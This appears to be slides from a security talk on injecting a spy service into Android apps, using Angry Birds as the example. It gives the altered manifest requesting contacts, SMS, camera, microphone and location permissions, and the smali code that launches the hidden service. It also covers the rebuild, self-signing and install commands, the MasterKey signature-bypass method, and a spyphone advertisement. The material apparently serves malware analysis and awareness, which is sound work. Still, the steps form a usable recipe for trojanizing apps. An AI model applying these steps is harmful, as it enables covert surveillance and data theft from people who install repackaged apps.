
3. Update the manifest to include the injected service and the permissions required by the injected service. The updated manifest in the case of Angry Birds is shown below:

- ◆ Remember the app name for later
- ◆ Define the Droidwhisperer service
- ◆ Define required permissions

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="2000" android:versionName="2.0.0"
android:installLocation="auto" package="com.rovio.angrybirds"
  xmlns:android="http://schemas.android.com/apk/res/android">
  <application android:label="@string/app_name" android:icon="@drawable/icon"
android:debuggable="false">
    <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen"
android:name="com.rovio.ka3d.App" android:launchMode="singleTask"
android:screenOrientation="landscape"
android:configChanges="keyboardHidden|orientation">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    . . .(some lines missing). . .
    <service android:name="com.example.android.droidwhisper.DictionarySvc">
        <intent-filter>
            <action android:name="com.rovio.ka3d.service.DICTIONARY_SERVICE" />
        </intent-filter>
    </service>
  </application>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.GET_ACCOUNTS" />
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.CAMERA" />
  <uses-feature android:name="android.hardware.camera" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" />
  <uses-sdk android:minSdkVersion="4" android:targetSdkVersion="13" />
</manifest>
```


Injection Process

4. Locate the onCreate function in the main activity of the target app. This can be found by looking in the manifest. In the case of Angry Birds this was “com/rovio/ka3d/App”, highlighted in the manifest file above. Add the following smali code just after the “invoke-super” call to onCreate.



```
WinElvis - [C:\Kevin\Kindsight\MalwareAnalysis\Android\Injection\Angry Birds-2000\smali\com\rovio\ka3d\App.smali]
File Edit Search Window Options Tools Help
# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 3
    .parameter "savedInstanceState"

    .prologue
    const/4 v2, -0x1

    .line 27
    sput-object p0, Lcom/rovio/ka3d/App;:->sm_instance:Lcom/rovio/ka3d/App;

    .line 28
    invoke-super {p0, p1}, Landroid/app/Activity;:->onCreate(Landroid/os/Bundle;)V

    new-instance v0, Landroid/content/Intent;

    invoke-direct {v0}, Landroid/content/Intent;:-><init>()V

    .local v0, dictionaryIntent:Landroid/content/Intent;
    const-string v1, "com.rovio.ka3d.service.DICTIONARY_SERVICE"

    invoke-virtual {v0, v1}, Landroid/content/Intent;:->setAction(Ljava/lang/String;)Landroid/content/Intent;

    invoke-virtual {p0, v0}, Landroid/app/Activity;:->startService(Landroid/content/Intent;)Landroid/content/ComponentName;

    .line 29
    const/high16 v0, 0x7F03

    invoke-virtual {p0, v0}, Lcom/rovio/ka3d/App;:->getString(I)Ljava/lang/String;
```


Injection Process

5. Rebuild the apk file using apktool.

```
apktool b AngryBirds birds.apk
```

6. Sign the APK file. (Any old certificate will do!

```
jarsigner -verbose -keystore C:\kevin\keys birds.apk alias_name
```

7. Optimize the APK file.

```
zipalign -v 4 birds.apk birds1.apk
```

8. Install and test the new application. The logcat command can be used in the adb shell to check for errors.

```
adb install birds1.apk
```


App Signing

- ◆ All apps must be signed
- ◆ Any old signature will do (self signed)
- ◆ Only checked at install time
- ◆ No interface to view who signed it anyway
- ◆ Signature must match to replace/update existing app

“The certificate does not need to be signed by a certificate authority: it is perfectly allowable, and typical, for Android applications to use self-signed certificates.”


Masterkey Vulnerability

- ◆ The signing technique described above lets you install a new app on the device.
- ◆ If you want to replace one you can just rename your version to v2!

But alternatively, you can use the “MasterKey Vulnerability”

- ◆ If the APK (zip file) contains files with the same name, the first one’s signature is verified but the second copy is installed.
- ◆ This is more typically used to get “system” permissions by hijacking a “platform” signed app.
- ◆ To use this technique:
 - ◆ Follow the procedure above to build the new APK
 - ◆ Unzip it and extract the modified classes.dex and manifest.xml files.
 - ◆ Use zip and sed to add these files to the APK with the appropriate names.

SpyPhone Market



Official Site SPYPHONE®

The World Leader in Spy Phone Software for Monitoring your Android Cell Phone.

Turn your Android into a Family Monitoring Tool

- GPS Tracking On Call Phone Location
- View Incoming/Outgoing Calls
- View Incoming/Outgoing Text Messages
- View Websites Visited on Phone

100% Free Product

“Finally we as parents are getting tools to combat the ever increasing threats that come with an age of free flowing information.”
-Joyce M. Mother

Get the App Now [Free Download](#)





Questions?